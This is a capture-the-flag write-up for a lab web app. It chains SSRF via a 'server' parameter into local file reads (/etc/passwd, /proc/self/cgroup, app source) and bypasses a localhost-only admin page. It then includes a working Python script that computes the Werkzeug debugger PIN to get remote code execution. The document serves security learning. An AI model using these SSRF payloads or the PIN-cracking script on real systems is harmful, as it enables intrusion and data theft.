

Room Link: Plant Photographer
Scenario:
Your friend, a passionate botanist and aspiring photographer, recently launched a personal portfolio website to showcase his growing collection of rare plant photos:
Proud of building the site himself from scratch, he's asked you to take a quick look and let him know if anything could be improved. Look closely at how the site works under the hood, and determine whether it was coded with best practices in mind. If you find anything questionable, dig deeper and try to uncover the flag hidden behind the scenes.
This challenge looked like a basic web app at first. But, it wasn't.
It had:
- SSRF
- Debugger RCE
- File read
- Internal service abuse
🌐 Step 1 — Enumeration (Nmap)
I started with a full scan:
nmap -p- -Pn $target -v --min-rate 1000 --max-rtt-timeout 1000ms --max-retries 5 -oN nmap_ports.txt && sleep 5 && nmap -Pn $target -sV -sC -v -oN nmap_sC.txt && sleep 5 && nmap -T5 -Pn $target -v --script vuln -oN nmap_vuln.txt
Result:
- Port 22 & 80 open
- Server: Werkzeug (primarily a WSGI (Web Server Gateway Interface) utility library for Python, particularly those built with Flask)
📂 Step 2 — Directory Enumeration (FFUF)
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://$target/FUZZ -c -e .txt,.html,.phpFound:
/admin/download/console

🚫 Step 3 — Initial Failures (Where I Got Stuck)
/admin
Admin interface only available from localhost!!!I tried header spoofing but it didnt work.
/console
Opened Flask debugger.

Opened Flask debugger.
Required a pin.
/download

When downloading the resume from homepage, we get a pdf.
curl -O "http://$target/download?server=secure-file-storage.com:8087&id=75482342"Checked:
exiftool download.pdf
strings download.pdf
👉 Just a simple portfolio PDF
Dead end.
🔥 Step 4 — Identifying a Potential SSRF
In the pdf download link, I noticed this request:
/download?server=secure-file-storage.com:8087&id=75482342This parameter is user-controlled and used by the backend to fetch files.
That means:
- The server is making a request on our behalf
- And we can influence where it connects
= a classic sign of a Server-Side Request Forgery (SSRF) vulnerability.
💡 Step 5 — Reading Source Code via SSRF (First flag)
After identifying SSRF, I first tried accessing local files using the file:// protocol.
curl "http://10.49.177.49/download?server=file:///usr/src/app/app.py%23&id=75482342"This worked because:
- the backend directly uses the
serverparameter - it does not restrict protocols (
http://,file://, etc.) %23(#)
We get the API key flag inside app.py from here!
🔥 Step 6 — Using Source Code and Bypassing Admin Restriction (Second Flag)
From the source code, I saw:

/admin only works from localhost. So,
curl "http://10.49.177.49/download?server=http://localhost:8087/admin%23&id=75482342" --output flag.pdf
We get the admin section flag from here!
🧠 Step 7— Going Back to Debugger
Now I revisited:
/console👉 Flask debug console 👉 Requires PIN 👉 But gives Python execution (RCE)
🔑 Step 8 — Understanding How the PIN Is Generated
Rather than guessing the PIN, I wanted to understand how Werkzeug generates it.

Since I already had file-read through the SSRF primitive, I used it to pull the Werkzeug debugger source code directly from the target.
Refer: Main Debugger Logic
curl "http://10.49.177.49/download?server=file:///usr/local/lib/python3.10/site-packages/werkzeug/debug/__init__.py%23&id=75482342" -o debug.pyWhy this file?
Because this is where Werkzeug's debugger logic lives, including the code that builds:
- the debugger PIN
- the trusted debug cookie

By reading that file, I could see that the PIN generation depends on system-specific values such as:
- username
- Flask module path
- MAC address
- machine / container identifier
- debugger salts
🔑 Step 8— Cracking the PIN
Since the PIN is generated using:
- username

- flask module path

- MAC address

- machine ID (docker)
📂 Step 9 — File Read via SSRF
- To find users:
curl "http://10.49.177.49/download?server=file:///etc/passwd%23&id=75482342"2. To find information about the current process's control groups docker/<container_id>:
curl "http://10.49.177.49/download?server=file:///proc/self/cgroup%23&id=75482342"3. For MAC address of the network interface:
curl "http://10.49.177.49/download?server=file:///sys/class/net/eth0/address%23&id=75482342"4. Confirming the Flask module path
curl "http://10.49.177.49/download?server=file:///usr/local/lib/python3.10/site-packages/flask/app.py%23&id=75482342" -o flask_app.py🧪 Python Script
import hashlib
username = "root"
modname = "flask.app"
appname = "Flask"
filepath = "[REDACTED]"
mac = str(int("[REDACTED]", 16))
machine_id = "[REDACTED]"
h = hashlib.md5()
for bit in [username, modname, appname, filepath, mac, machine_id]:
    if bit:
        h.update(bit.encode())
h.update(b"cookiesalt")
cookie = "__wzd" + h.hexdigest()[:20]
h.update(b"pinsalt")
num = f"{int(h.hexdigest(), 16):09d}"[:9]
pin = "-".join([num[:3], num[3:6], num[6:]])
print("PIN:", pin)
🔓 Step 10 — RCE via Console
Entered PIN → console unlocked
Then:
import os; os.listdir('/usr/src/app')Found:
flag-982374827648721338.txt🏁 Final Flag
open('[REDACTED]').read()🍪 Bonus — Debug Cookie
After unlocking, I saw:
__wzd[REDACTED] = [REDACTED]|[REDACTED]👉 This is:
- timestamp
- validation hash
Used to keep debugger session trusted
🧠 What I Learned
- SSRF ≠ just localhost → understand request building
- Debuggers = instant RCE if exposed
- Werkzeug PIN is predictable
- Always read traceback carefully (it leaks everything).